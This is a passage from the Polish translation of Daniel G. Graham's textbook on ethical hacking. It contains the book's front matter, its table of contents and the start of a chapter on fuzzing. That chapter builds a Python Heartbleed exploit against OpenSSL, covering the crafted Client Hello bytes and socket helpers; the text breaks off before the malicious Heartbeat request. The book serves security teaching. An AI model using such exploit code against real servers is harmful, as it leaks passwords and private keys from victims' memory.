

Etyczny haking

Praktyczne wprowadzenie do hakingu



Helion

Daniel G. Graham



Tytuł oryginału: Ethical Hacking: A Hands-on Introduction to Breaking In

Tłumaczenie: Łukasz Wójcicki

ISBN: 978-83-283-9419-3

Copyright © 2021 by Daniel G. Graham

Title of English-language original: Ethical Hacking: A Hands-on Introduction to Breaking In, ISBN 9781718501874, published by No Starch Press Inc. 245 8th Street, San Francisco, California United States 94103.

The Polish-language edition Copyright © 2022 by Helion S.A. under license by No Starch Press Inc. All rights reserved.

All rights reserved. No part of this book may be reproduced or transmitted in any form or by any means, electronic or mechanical, including photocopying, recording or by any information storage retrieval system, without permission from the Publisher.

Wszelkie prawa zastrzeżone. Nieautoryzowane rozpowszechnianie całości lub fragmentu niniejszej publikacji w jakiegokolwiek postaci jest zabronione. Wykonywanie kopii metodą kserograficzną, fotograficzną, a także kopiowanie książki na nośniku filmowym, magnetycznym lub innym powoduje naruszenie praw autorskich niniejszej publikacji.

Wszystkie znaki występujące w tekście są zastrzeżonymi znakami firmowymi bądź towarowymi ich właścicieli.

Autor oraz wydawca dołożyli wszelkich starań, by zawarte w tej książce informacje były kompletne i rzetelne. Nie biorą jednak żadnej odpowiedzialności ani za ich wykorzystanie, ani za związane z tym ewentualne naruszenie praw patentowych lub autorskich. Autor oraz wydawca nie ponoszą również żadnej odpowiedzialności za ewentualne szkody wynikłe z wykorzystania informacji zawartych w książce.

Drogi Czytelniku!

Jeżeli chcesz ocenić tę książkę, zajrzyj pod adres

<https://helion.pl/user/opinie/etyhak>

Możesz tam wpisać swoje uwagi, spostrzeżenia, recenzję.

Helion S.A.

ul. Kościuszki 1c, 44-100 Gliwice

tel. 32 231 22 19, 32 230 98 63

e-mail: helion@helion.pl

WWW: <https://helion.pl> (księgarnia internetowa, katalog książek)

Printed in Poland.

- [Kup książkę](#)
- [Poleć książkę](#)
- [Oceń książkę](#)

- [Księgarnia internetowa](#)
- [Lubię to! » Nasza społeczność](#)

Spis treści

PODZIĘKOWANIA	13
PRZEDMOWA	15
WSTĘP	17
Dlaczego warto przeczytać tę książkę?	17
Instalowanie Pythona	18
Jakie informacje znajdują się w książce?	18
1	
KONFIGURACJA ŚRODOWISKA	23
Wirtualne laboratorium	23
Konfiguracja VirtualBox	24
Konfiguracja pfSense	25
Konfiguracja sieci wewnętrznej	27
Konfiguracja pfSense	27
Konfigurowanie Metasploitable	30
Konfigurowanie Kali Linux	31
Konfigurowanie maszyny Ubuntu Linux Desktop	32
Twój pierwszy atak: wykorzystanie backdoora w Metasploitable	33
Uzyskiwanie adresu IP serwera Metasploitable	34
Korzystanie z backdoora w celu uzyskania dostępu	35
I	
PODSTAWY SIECI	37
2	
PRZECHWYTYWANIE RUCHU ZA POMOCĄ TECHNIKI ARP SPOOFING	39
Jak przesyłane są dane w Internecie	39
Pakiety	40
Adresy MAC	40
Adresy IP	41
Tabele ARP	42
Ataki ARP spoofing	43

Wykonywanie ataku ARP spoofing	43
Wykrywanie ataku ARP spoofing	48
Ćwiczenia	49
Sprawdź tabele ARP	50
Zaimplementuj ARP spoofer w Pythonie	50
MAC flooding	51

3

ANALIZA PRZECHWYCONEGO RUCHU	52
Pakiety i stos protokołów internetowych	52
Pięciorwarstwowy stos protokołów internetowych	54
Przeglądanie pakietów w Wiresharku	58
Analizowanie pakietów zebranych przez zaporę sieciową	63
Przechwytywanie ruchu na porcie 80	64
Ćwiczenia	65
pfSense	66
Eksplorowanie pakietów w narzędziu Wireshark	67

4

TWORZENIE POWŁOK TCP I BOTNETÓW	68
Gniazda i komunikacja międzyprocesowa	68
Uzgadnianie połączenia TCP (ang. TCP handshake)	69
Odwrócona powłoka TCP (ang. TCP reverse shell)	71
Dostęp do maszyny ofiary	73
Skanowanie w poszukiwaniu otwartych portów	73
Tworzenie klienta odwróconej powłoki	75
Tworzenie serwera TCP, który czeka na połączenia klientów	77
Ładowanie odwróconej powłoki na serwer Metasploitable	78
Botnety	80
Ćwiczenia	82
Serwer botów dla wielu klientów	82
Skany SYN	83
Wykrywanie skanów XMas	84

II

KRYPTOGRAFIA	85
---------------------------	-----------

5

KRYPTOGRAFIA I RANSOMWARE	87
Szyfrowanie	87
Szyfr z kluczem jednorazowym	88
Generatory liczb pseudolosowych	91
Niebezpieczne tryby szyfru blokowego	92
Bezpieczne tryby szyfru blokowego	93
Szyfrowanie i odszyfrowywanie pliku	95

Szyfrowanie wiadomości e-mail	96
Kryptografia klucza publicznego	96
Teoria Rivesta-Shamira-Adlemana	97
Podstawy matematyczne RSA	98
Szyfrowanie pliku za pomocą RSA	99
Optymalne dopełnienie szyfrowania asymetrycznego	102
Tworzenie oprogramowania ransomware	103
Ćwiczenia	106
Serwer ransomware	106
Rozszerzanie funkcjonalności klienta ransomware	107
Nierozwiązane szyfrogramy	107

6

TLS I PROTOKÓŁ DIFFIEGO-HELLMANA	109
Zabezpieczenia warstwy transportowej (TLS)	110
Uwierzelnianie wiadomości	111
Urzędy certyfikacji i podpisy	112
Urzędy certyfikacji	113
Używanie algorytmu Diffiego-Hellmana do obliczania klucza współdzielonego	115
Krok 1.: Generowanie parametrów współdzielonych	115
Krok 2.: Generowanie pary kluczy publiczny – prywatny	116
Dlaczego haker nie może obliczyć klucza prywatnego?	118
Krok 3.: Wymiana klucza i klucz jednorazowy	118
Krok 4.: Obliczanie współdzielonego tajnego klucza	119
Krok 5.: Otrzymywanie klucza	120
Atak na algorytm Diffiego-Hellmana	121
Krzywa eliptyczna Diffiego-Hellmana	121
Matematyka krzywych eliptycznych	122
Algorytm podwajania i dodawania	123
Dlaczego haker nie może użyć Gxy i axy do obliczenia klucza prywatnego A ?	124
Zapisywanie do gniazd TLS	124
Bezpieczne gniazdo klienta	125
Bezpieczne gniazdo serwera	126
Usuwanie SSL (ang. stripping SSL) i obejście HSTS (ang. HSTS bypass)	128
Ćwiczenie: Dodaj szyfrowanie do serwera ransomware	129

III

SOCJOTECHNIKA	131
----------------------------	------------

7

PHISHING I DEEPFAKE	133
Wyrafinowany i podstępny atak socjotechniczny	133
Fałszywe e-maile	134
Wykonywanie wyszukiwania DNS (ang. DNS lookup) przez serwer pocztowy	135
Komunikacja za pomocą SMTP	135

Tworzenie sfalszowanego e-maila	138
Podszywanie się pod e-maile w protokole SMTPS	140
Falszowanie stron internetowych	141
Tworzenie fałszywych filmów	144
Dostęp do Google Colab	145
Importowanie modeli uczenia maszynowego	146
Ćwiczenia	148
Klonowanie głosu	148
Wyłudzenie informacji	149
Audyt SMTP	149

8

SKANOWANIE CELÓW	151
Analiza sieci powiązań	151
Maltego	153
Bazy danych z ujawnionymi poświadczeniami	156
Przejmowanie karty SIM	157
Google dorking	158
Skanowanie całego Internetu	159
Masscan	159
Shodan	163
Ograniczenia IPv6 i NAT	165
Protokół internetowy w wersji 6 (IPv6)	165
NAT	165
Bazy danych podatności	167
Skanery podatności	169
Ćwiczenia	172
Skanowanie za pomocą nmap	172
Discover	173
Tworzenie własnego narzędzia OSINT	175

IV

WYKORZYSTANIE LUK	177
--------------------------------	------------

9

ZASTOSOWANIE METODY FUZZINGU DLA PODATNOŚCI TYPU ZERO-DAY	179
Studium przypadku: Wykorzystanie luki Heartbleed dla OpenSSL	180
Tworzenie exploita	181
Rozpoczęcie programu	181
Tworzenie wiadomości Client Hello	182
Odczytywanie odpowiedzi serwera	184
Tworzenie złośliwego żądania Heartbeat	185
Nieuprawniony odczyt pamięci	186
Tworzenie funkcji exploita	187
Składanie wszystkiego w całość	187

Fuzzing	188
Prosty przykład	188
Tworzenie własnego fuzzera	189
American Fuzzy Lop	190
Wykonanie symboliczne	195
Wykonanie symboliczne dla programu testowego	195
Ograniczenia wykonania symbolicznego	196
Dynamiczne wykonanie symboliczne	197
Używanie DSE do łamania hasła	200
Tworzenie wykonywalnego pliku binarnego	200
Instalowanie i uruchamianie Angr	201
Program Angr	202
Ćwiczenia	204
Zdobądź flagę za pomocą Angr	204
Fuzzing protokołów internetowych	204
Fuzzing projektu open source	205
Zaimplementuj własny mechanizm DSE	206
10	
TWORZENIE TROJANÓW	207
Studium przypadku: Odtworzenie działania Drovoruba za pomocą Metasploita	208
Budowanie serwera atakującego	208
Tworzenie klienta ofiary	210
Wgrywanie złośliwego oprogramowania	211
Korzystanie z agenta atakującego	212
Dlaczego potrzebujemy modułu jądra ofiary	212
Ukrywanie złośliwego oprogramowania w pliku	213
Tworzenie trojana	213
Hosting trojana	217
Pobieranie zainfekowanego pliku	218
Kontrolowanie pracy złośliwego kodu	219
Omijanie antywirusa za pomocą enkoderów	221
Enkoder Base64	222
Tworzenie modułu Metasploit	224
Enkoder Shikata Ga Nai	225
Tworzenie trojana Windows	227
Ukrywanie trojana w grze Saper	227
Ukrywanie trojana w dokumencie programu Word (lub innym pliku)	228
Tworzenie trojana na Androida	229
Dekonstrukcja pliku APK w celu wyświetlenia złośliwego kodu	230
Ponowne budowanie i podpisywanie pliku APK	232
Testowanie trojana na Androida	234
Ćwiczenia	237
Evil-Droid	238
Tworzenie własnej złośliwej aplikacji w Pythonie	239
Zaciemnij kod	240
Zbuduj plik wykonywalny dla konkretnej platformy	241

11		
BUDOWANIE I INSTALOWANIE ROOTKITÓW W LINUXIE		242
Tworzenie modułu jądra Linux		243
Tworzenie kopii zapasowej maszyny wirtualnej Kali Linux		243
Pisanie kodu modułu		244
Kompilowanie i uruchamianie modułu jądra		245
Modyfikowanie wywołań systemowych		247
Jak działają wywołania systemowe		248
Zastosowanie techniki hookingu dla wywołań systemowych		250
Przechwytywanie wywołania systemowego odpowiedzialnego za zamknięcie systemu		251
Ukrywanie plików		256
Struktura linux_dirent		256
Tworzenie kodu do hookingu		257
Zastosowanie Armitage do włamywania się do hosta i instalowania rootkita		258
Skanowanie sieci		260
Wykorzystywanie luki hosta		261
Instalowanie rootkita		262
Ćwiczenia		262
Keylogger		262
Samoukrywający się moduł		265
12		
KRADZIEŻ I ŁAMANIE HASEŁ		266
SQL injection		266
Kradzież haseł z bazy danych witryny		268
Wyszukiwanie plików na serwerze WWW		269
Wykonywanie ataku typu SQL injection		270
Tworzenie własnego narzędzia do wstrzykiwania zapytań SQL		271
Omówienie żądań HTTP		271
Tworzenie programu do wstrzykiwania zapytań		273
Korzystanie z SQLMap		275
Uzyskiwanie skrótów hasła		277
Anatomia skrótów MD5		278
Łamanie skrótów		281
Solenie skrótów za pomocą klucza jednorazowego		282
Budowanie narzędzia łamiącego posolony skrót		282
Popularne narzędzia do łamania skrótów i do brutalnego łamania haseł		283
John the Ripper		283
Hashcat		284
Hydra		285
Ćwiczenia		286
Wstrzykiwanie kodu NoSQL		286
Brutalne logowanie do aplikacji webowej		288
Burp Suite		288

13	
ATAK TYPU CROSS-SITE SCRIPTING	290
Cross-site scripting	290
W jaki sposób kod JavaScript może się stać złośliwy	292
Ataki typu stored XSS	294
Ataki typu reflected XSS	296
Znajdowanie luk w zabezpieczeniach za pomocą serwera proxy OWASP Zed Attack Proxy	297
Korzystanie z narzędzia Browser Exploitation Framework	300
Wstrzykiwanie zaczepu BeEF	300
Wykonywanie ataku socjotechnicznego	301
Przejście z przeglądarki do komputera	303
Studium przypadku: Ominięcie zabezpieczeń starej wersji przeglądarki Chrome	304
Instalowanie rootkitów poprzez wykorzystanie luk w serwisie internetowym	304
Ćwiczenie: Polowanie na błędy w ramach programu Bug Bounty	307

V

KONTROLOWANIE SIECI

309

14	
PIVOTING I PODNOSZENIE UPRAWNIEŃ	311
Pivoting za pomocą urządzenia dual-homed	312
Konfiguracja urządzenia dual-homed	312
Podłączanie maszyny do sieci prywatnej	314
Pivoting za pomocą Metasploita	316
Tworzenie proxy po stronie atakującego	319
Pozyskiwanie skrótów haseł w systemie Linux	321
Gdzie Linux przechowuje nazwy i hasła użytkowników	321
Wykonywanie ataku Dirty COW w celu podniesienia uprawnień	323
Ćwiczenia	326
Dodawanie obsługi NAT do urządzenia dual-homed	326
Przydatne informacje na temat podnoszenia uprawnień w systemie Windows	327

15	
PORUSZANIE SIĘ PO KORPORACYJNEJ SIECI WINDOWS	328
Tworzenie wirtualnego laboratorium Windows	329
Zdobywanie skrótów haseł za pomocą mimikatz	329
Przekazywanie skrótu za pomocą NT LAN Manager	332
Eksploatacja firmowej sieci Windows	333
Atakowanie usługi DNS	335
Atakowanie usług Active Directory i LDAP	336
Tworzenie klienta zapytań LDAP	338
Używanie SharpHound i BloodHound w celu sondowania usługi LDAP	340

Atakowanie Kerberosu	342
Atak typu pass-the-ticket	344
Ataki golden ticket i DC sync	345
Ćwiczenie: Kerberoasting	346
16	
NASTĘPNE KROKI	347
Konfigurowanie bezpiecznego środowiska hakerskiego	347
Jak pozostać anonimowym dzięki narzędziom Tor i Tails	348
Konfigurowanie wirtualnego serwera prywatnego	350
Konfigurowanie SSH	350
Instalowanie narzędzi hakerskich	352
Utwardzanie serwera	353
Audyt utwardzonego serwera	355
Inne tematy	356
Radia definiowane programowo	356
Atakowanie infrastruktury telefonii komórkowej	357
Omijanie sieci typu Air Gap	358
Inżynieria wsteczna	358
Fizyczne narzędzia hakerskie	359
Informatyka śledcza	359
Hakowanie systemów przemysłowych	359
Obliczenia kwantowe	359
Bądź aktywny	360
SKOROWIDZ	361

9

Zastosowanie metody fuzzingu dla podatności typu zero-day

Zadawanie właściwych pytań wymaga tyle samo umiejętności, co udzielanie właściwych odpowiedzi.

— Robert Half



CO SIĘ STANIE, JEŚLI OSOBA ATAKUJĄCA PRZESKANUJE SYSTEM I NIE ZNAJDZIE ŻADNYCH ZNANYCH LUK W ZABEZPIECZENIACH? CZY NADAL MOŻE UZYSKAĆ DOSTĘP? TAK, ALE BĘDZIE MUSIAŁA ZNALEZĆ NOWĄ, NIEZNANĄ podatność. Te nieznanne luki nazywane są lukami dnia zerowego (ang. *zero-day*). Jeżeli okażą się wartościowe, mogą być sprzedawane za miliony dolarów.


Znalezienie luki zero-day często zaczyna się od odkrycia błędu oprogramowania. Gdy haker odkryje błąd, może go użyć na swoją korzyść. Atakujący wykorzystują błędy do kradzieży danych, zawieszania programów, przejmowania kontroli nad systemami i instalowania złośliwego oprogramowania. Zaczniemy od słynnego błędu skutkującego luką Heartbleed, która sparaliżowała internet. Następnie zbadamy trzy techniki używane do wykrywania błędów: fuzzing, wykonanie symboliczne i dynamiczne wykonanie symboliczne.

Studium przypadku: Wykorzystanie luki Heartbleed dla OpenSSL

Luka *Heartbleed* wykorzystuje błąd oprogramowania w rozszerzeniu OpenSSL o nazwie *Heartbeat*. Umożliwia ono klientowi sprawdzenie, czy serwer jest nadal w trybie online, poprzez wysłanie wiadomości z żądaniem typu *Heartbeat*. Jeśli serwer jest w trybie online, odpowiada komunikatem odpowiedzi *Heartbeat*.

Po tym, jak serwer zapisze wiadomość żądania *Heartbeat* w swojej pamięci, odpowiada, odczytując swoją pamięć i zwracając tę samą wiadomość w odpowiedzi *Heartbeat*. Używa liczby podanej w wiadomości *Heartbeat*, aby zdecydować, ile pamięci ma odczytać i odesłać.

A oto błąd. Jeśli haker wyśle wiadomość z żądaniem *Heartbeat* z liczbą większą niż rzeczywiste żądanie, serwer dołączy do odpowiedzi dodatkowe części swojej pamięci, z czego niektóre mogą zawierać poufne informacje. Ilustruje to rysunek 9.1.



Rysunek 9.1. Opis podatności *Heartbleed*

Haker był w stanie odczytać zawartość pamięci serwera, która zawierała hasła i klucze prywatne. Ten typ ataku nazywany jest *przeciążeniem bufora* (ang. *buffer over-read*), ponieważ możemy czytać poza granicami wyznaczonego bufora pamięci. Podobnie w ataku określanym jako *przepełnienie bufora* (ang. *buffer overflow*) haker używa błędu, aby zapisać poza wyznaczonym buforem. Hakerzy często używają ataków przepełnienia bufora, aby przesłać odwrotne powłoki, które pozwalają im zdalnie kontrolować maszynę. Ten proces nazywa się *zdalnym wykonaniem kodu* (RCE — ang. *remote code execution*).


Dlaczego nie możemy naprawić tego błędu poprzez ustawienie wszystkich wiadomości *Heartbeat* na ustaloną wartość? Ponieważ komunikaty *Heartbeat* mierzą również *maksymalną jednostkę transmisji* (MTU — ang. *transmission unit*) ścieżki klienta do serwera. MTU to maksymalny rozmiar pakietów wysyłanych tą ścieżką. Gdy pakiety przechodzą przez sieć, przechodzą przez zbiór routerów. W zależności od swojej konstrukcji każdy router obsługuje pakiety do określonego rozmiaru. Jeśli router odbiera pakiet, który jest większy niż jego MTU, dzieli go na mniejsze pakiety w procesie zwanym *fragmentacją*. Te pofragmentowane pakiety są następnie po dotarciu do serwera ponownie składane. Sondując sieć za pomocą komunikatów żądań *Heartbeat* o różnej długości, klient może wykryć jednostkę MTU wraz z jej ścieżką i uniknąć fragmentacji.

Tworzenie exploita

Po znalezieniu błędu następnym pytaniem jest, jak go użyć na swoją korzyść. Wykorzystywanie błędu (ang. *exploiting*) to skomplikowany proces, ponieważ pisanie własnych exploitów wymaga szczegółowego zrozumienia systemu. Wykryty przez Ciebie błąd jest najprawdopodobniej związany z konkretną wersją oprogramowania, więc Twój exploit musi również dotyczyć tej wersji oprogramowania. Jeśli twórcy oprogramowania naprawią błąd, nie będzie można go już wykorzystać. To jeden z powodów, dla których agencje rządowe tak skrywają swoje możliwości. Znajomość błędu pozwoli go naprawić, po czym exploit przestanie działać. Cykl jest kontynuowany: stare luki są łatanie, a nowe — znajdowane.

Błąd Heartbleed występuje przed wydaniem TLS 1.3, więc wiadomości TLS wymieniane podczas ataku Heartbleed są zgodne z protokołem TLS 1.2.

Rysunek 9.2 przedstawia wiadomości wymieniane podczas ataku.



Rysunek 9.2. Wiadomości wymieniane między klientem a serwerem podczas ataku Heartbleed

Klient inicjuje połączenie, wysyłając wiadomość *Client Hello*, a serwer odpowiada kilkoma wiadomościami, które kończą się wiadomością *Server Done*. Gdy tylko otrzymamy wiadomość *Server Done*, odpowiemy złośliwym żądaniem Heartbeat, po czym serwer wyśle kolekcję odpowiedzi Heartbeat zawierających ujawnione informacje.

Rozpoczęcie programu

Napiszmy w Pythonie program, który wykorzystuje błąd Heartbleed. Będzie on dłuższy niż te, które zwykle piszemy, więc zamiast pokazywać pojedynczy blok kodu, podzielę program na sekcje i omówię każdą sekcję indywidualnie. Możesz zrekonstruować program poprzez skopiowanie każdej sekcji do pliku o nazwie *heartbleed.py*.

Zanim zaczniemy kodować, omówmy ogólną budowę exploita. Zaczniemy od nawiązania połączenia przez gniazdo z serwerem. Następnie ręcznie zainicjujemy połączenie TLS, wysyłając klientowi wiadomość *hello*. Po jej wysłaniu będziemy

nadal odbierać pakiety, dopóki nie otrzymamy wiadomości *Server Done*. Po jej otrzymaniu prześlemy pustą wiadomość *Heartbeat* o podanej długości 64 KB. Wybraliśmy 64 KB, ponieważ jest to maksymalna możliwa długość i pozwoli nam wydobyć najwięcej informacji. Jeśli serwer jest podatny, zwróci 64 KB swojej pamięci. Ponieważ każdy pakiet *Heartbeat* może zawierać tylko 16 KB danych, odpowiedź 64 KB zostanie podzielona na cztery pakiety. Wyświetliwszy zawartość tych pakietów, możemy odczytać fragmenty pamięci serwera.


Zaczniemy od zaimportowania bibliotek, których będziemy używać w całym procesie:

```
import sys
import socket
import struct
import select
import array
```

Będziemy korzystać z wiersza poleceń, aby przekazać opcje do naszego programu — dlatego będziemy potrzebować biblioteki `sys`, by odczytać te argumenty. Następnie skorzystamy z bibliotek `socket` i `select`, aby nawiązać połączenie TCP z podatnym serwerem. Na koniec użyjemy bibliotek `struct` i `array` do wyodrębnienia i spakowania bajtów powiązanych z każdym polem w otrzymanych pakietach.

Tworzenie wiadomości Client Hello

Następnie zbudujemy wiadomość klienta (*hello*), która jest pierwszą wiadomością wysłaną przez protokół TLS 1.2. (IETF przedstawia specyfikację TLS 1.2 w RFC 5246. Użyjemy jej do skonstruowania pakietów, które będziemy wysyłać w tym rozdziale). Rysunek 9.3 pokazuje układ każdego bitu w pakiecie *Client Hello*. Liczby na górze przedstawiają każdy bit, ponumerowany od 0 do 31, a etykiety reprezentują pola i ich pozycje w pakiecie. Takie diagramy często można znaleźć w dokumentach RFC IETF, które opisują protokoły.



Rysunek 9.3. Struktura pakietu uzgadniania TLS

Wszystkie pakiety w protokole TLS 1.2 zaczynają się od pola *Typ*. To pole identyfikuje typ wysyłanego pakietu. Wszystkim komunikatom powiązanim z uzgadnianiem TLS 1.2 przypisywany jest typ 0x16, co oznacza, że są one częścią rekordu uzgadniania.

Następne 16 bitów reprezentuje *wersję TLS*, a wartość 0x0303 — wersję 1.2. Kolejne 16 bitów reprezentuje *Rozmiar pakietu*, które jest całkowitą długością pakietu w bajtach. Potem jest 8-bitowy *typ wiadomości* (patrz rysunek 9.2, aby zobaczyć listę typów wiadomości wymienianych podczas uzgadniania TLS v1.2). Wartość 0x01 reprezentuje wiadomość *Client Hello*. Dalej są 24 bity wskazujące *rozmiar komunikatu*, tzn. liczbę bajtów pozostałych w pakiecie. Następnie pojawia się 16-bitowa *wersja TLS klienta*, która jest wersją TLS aktualnie uruchomioną przez klienta, a także 32-bitowa jednorazowa *wartość losowa* dostarczana przez klienta podczas wymiany TLS.

Następne 8 bitów reprezentuje *długość identyfikatora sesji*. Identyfikator sesji identyfikuje ją i jest używany do wznawiania niekompletnych lub nieudanych sesji. Nie użyjemy tego pola, a jak zobaczysz, ustawimy jego długość na 0x00. *Długość zestawu szyfrów* to długość w bajtach następnego pola, które zawiera *zestawy szyfrów*. W takim wypadku ustawimy wartość tego pola na 0x00, 0x02, aby wskazać, że obsługiwany zestaw szyfrów ma długość 2 bajtów. Jeśli chodzi o typy szyfrów obsługiwanych przez klienta, użyjemy wartości 0x00, 0x2f, co oznacza, że klient obsługuje RSA do wymiany kluczy i używa 128-bitowego AES i trybu wiązania bloków do szyfrowania (zobacz rozdział 5., gdzie znalazło się więcej informacji na temat trybów szyfrowania). Ostatnie 16 bitów reprezentuje rozmiar rozszerzenia. Nie używamy żadnych rozszerzeń, więc ustawimy tę wartość na 0.

Możemy ręcznie skonstruować pakiet, czyli ustawić każdy z bajtów (zestawów 8 bitów) samodzielnie. Będziemy reprezentować wartości jako liczby szesnastkowe. Skopiuj poniższy fragment kodu do pliku *heartbleed.py*; każdą wartość szesnastkową przedstawiłem za pomocą komentarzy:

```
clientHello = (  
    0x16,          # Typ: Rekord uzgadniania  
    0x03, 0x03,   # Wersja TLS: Wersja 1.2  
    0x00, 0x2f,   # Długość pakietu: 47 bajtów  
    0x01,         # Typ wiadomości: Client Hello  
    0x00, 0x00, 0x2b, # Długość wiadomości: 43 bajty  
    0x03, 0x03,   # Wersja TLS klienta: klient wspiera wersję 1.2  
                  # Wartość losowa (jednorazowa)  
    0x0a, 0x0b, 0x0c, 0x0d, 0x0e, 0x0f, 0x10, 0x11, 0x00, 0x01,  
    0x02, 0x19, 0x1a, 0x1b, 0x1c, 0x1d, 0x1e, 0x1f, 0x03, 0x04,  
    0x05, 0x06, 0x07, 0x08, 0x09, 0x12, 0x13, 0x14, 0x15, 0x16,  
    0x17, 0x18,  
  
    0x00,         # Długość identyfikatora sesji  
    0x00, 0x02, # Długość zestawu szyfrów: 2 bajty  
    0x00, 0x2f, # Zestaw szyfrów — TLS_RSA_WITH_AES_128_CBC_SHA  
    0x01, 0x00, # Kompresja: długość 0x1 bajt i 0x00 (bez kompresji)  
    0x00, 0x00, # Rozmiar rozszerzenia: 0, Bez rozszerzeń  
)
```

Świetnie, stworzyliśmy wiadomość `Client Hello`. Ale zanim ją wysłamy, omówmy strukturę pakietów, które otrzymamy w odpowiedzi.

Odczytywanie odpowiedzi serwera

Serwer prześle cztery pakiety, z których wszystkie mają podobną strukturę do wiadomości `Client Hello`. Pola typu, wersji, długości pakietu i typu wiadomości pojawiają się w tym samym miejscu.

Możemy wykryć wiadomość `Server Done`, sprawdzivszy typ wiadomości znajdujący się w szóstym bajcie. Wartość szesnastkowa `0x02` reprezentuje typ `Server Hello`, podczas gdy wartości: `0x0b`, `0x0c` i `0x0e` reprezentują odpowiednio komunikaty: `Server Certificate`, `Server Key Exchange` i `Server Done`.

Nie jesteśmy zainteresowani nawiązaniem zaszyfrowanego połączenia, więc możemy ignorować wszystkie wiadomości, które otrzymujemy z serwera, dopóki nie otrzymamy wiadomości `Server Done`. Gdy ją otrzymamy, będziemy wiedzieć, że serwer zakończył swoją część uzgadniania i możemy teraz wysłać naszą pierwszą wiadomość `Heartbeat`. Utwórz stałą do przechowywania wartości szesnastkowej reprezentującej typ `Server Done`:

```
SERVER_HELLO_DONE = 14 #0x0e
```

Napiszmy funkcję pomocniczą, która zapewni, że poprawnie odbierzemy wszystkie bajty związane z pakietem TLS. Ta funkcja pozwoli nam otrzymać ustaloną liczbę bajtów z gniazda. Funkcja poczeka, aż system operacyjny zakończy ładowanie bajtów do bufora gniazda, a następnie będzie kontynuować odczytywanie z bufora, aż odczyta określoną liczbę bajtów:

```
def recv_all(socket, length):
    response = b''
    total_bytes_remaining = length
    while total_bytes_remaining > 0:
        ❶ readable, writeable, error = select.select([socket], [], [])
        if socket in readable:
            ❷ data = socket.recv(total_bytes_remaining)
            response += data
            total_bytes_remaining -= len(data)
    return response
```

Używamy funkcji `select()` do monitorowania gniazda ❶. Po tym, jak system operacyjny zapisze dane do bufora, funkcja `select()` pozwoli programowi przejść do następnego wiersza. Funkcja `select()` przyjmuje trzy parametry, które reprezentują listy kanałów komunikacyjnych do monitorowania. Pierwsza lista zawiera kanały, które można odczytać, druga kanały, do których można pisać, a trzecia kanały, które powinny być monitorowane pod kątem błędów. Gdy gniazdo staje się możliwe do odczytu lub zapisu albo zawiera błędy, jest zwracane przez funkcję `select()`.

Następnie gniazdo próbuje odczytać pozostałe bajty z bufora gniazda ❷. Parametr reprezentuje maksymalną liczbę bajtów do odczytania. Jeśli jest to mniej niż maksymalna dostępna liczba bajtów, funkcja `socket.recv()` odczyta tyle bajtów, ile jest dostępnych.

Kolejna funkcja, którą napiszemy, będzie odczytywać pakiety z gniazda i wyodrębniać ich typ, wersję i zawartość (ang. *payload*):

```
def readPacket(socket):
    headerLength = 6
    payload = b''
    ❶ header = recv_all(socket, headerLength)
    print(header.hex(" "))
    if header != b'':
        ❷ type, version, length, msgType = struct.unpack('>BHHB', header)
        if length > 0:
            ❸ payload += recv_all(socket, length - 1)
    else:
        print("Response has no header")
    return type, version, payload, msgType
```

Odczytujemy sześć bajtów (0, 1, 2, 3, 4 i 5) z gniazda ❶. Reprezentują one pola nagłówka związane z pakietami TLS 1.2 omówionymi wcześniej: typ, wersja, długość i typ wiadomości.

Następnie używamy biblioteki `struct`, aby rozpakować bajty do czterech zmiennych ❷. Znak „większy niż” (>) mówi bibliotece `struct`, aby interpretować bity w formacie bigendian. (W formacie bigendian najbardziej znaczący bajt znajduje się pod najmniejszym adresem. Pakiety sieciowe są zwykle przesyłane w formacie bigendian). `B` mówi bibliotece `struct`, aby wyodrębniła pierwszy bajt (8 bitów) jako `unsigned char` (wartość między 0 a 255), a `H` mówi jej, aby wyodrębniła następne dwa bajty (16 bitów) jako `unsigned short`. Umieszczamy pierwszą 8-bitową wartość w zmiennej `type`, a kolejne dwa bajty w zmiennej `version`. Następnie umieszczamy kolejne dwa bajty w zmiennej `length` i ostatni bajt w zmiennej `msgType`. Pole długości reprezentuje długość zawartości. Jeśli jest większa niż 0 ❸, możemy odczytać pozostałe bajty związane z pakietem z gniazda.

Wszystkie wiadomości mają podobną strukturę, więc możemy ponownie użyć tej samej metody `readPacket` dla wszystkich kolejnych otrzymywanych pakietów.

Tworzenie złośliwego żądania Heartbeat

Po otrzymaniu wiadomości *Server Done* możemy wysłać żądanie Heartbeat.

Rysunek 9.4 przedstawia układ pakietu Heartbeat. Zarówno pakiety żądania, jak i odpowiedzi są zgodne z tą strukturą. Szósty bajt określa, czy pakiet jest odpowiedzią, czy żądaniem.

0									1									2									3														
0	1	2	3	4	5	6	7	8	9	0	1	2	3	4	5	6	7	8	9	0	1	2	3	4	5	6	7	8	9	0	1	2	3	4	5	6	7	8	9	0	1
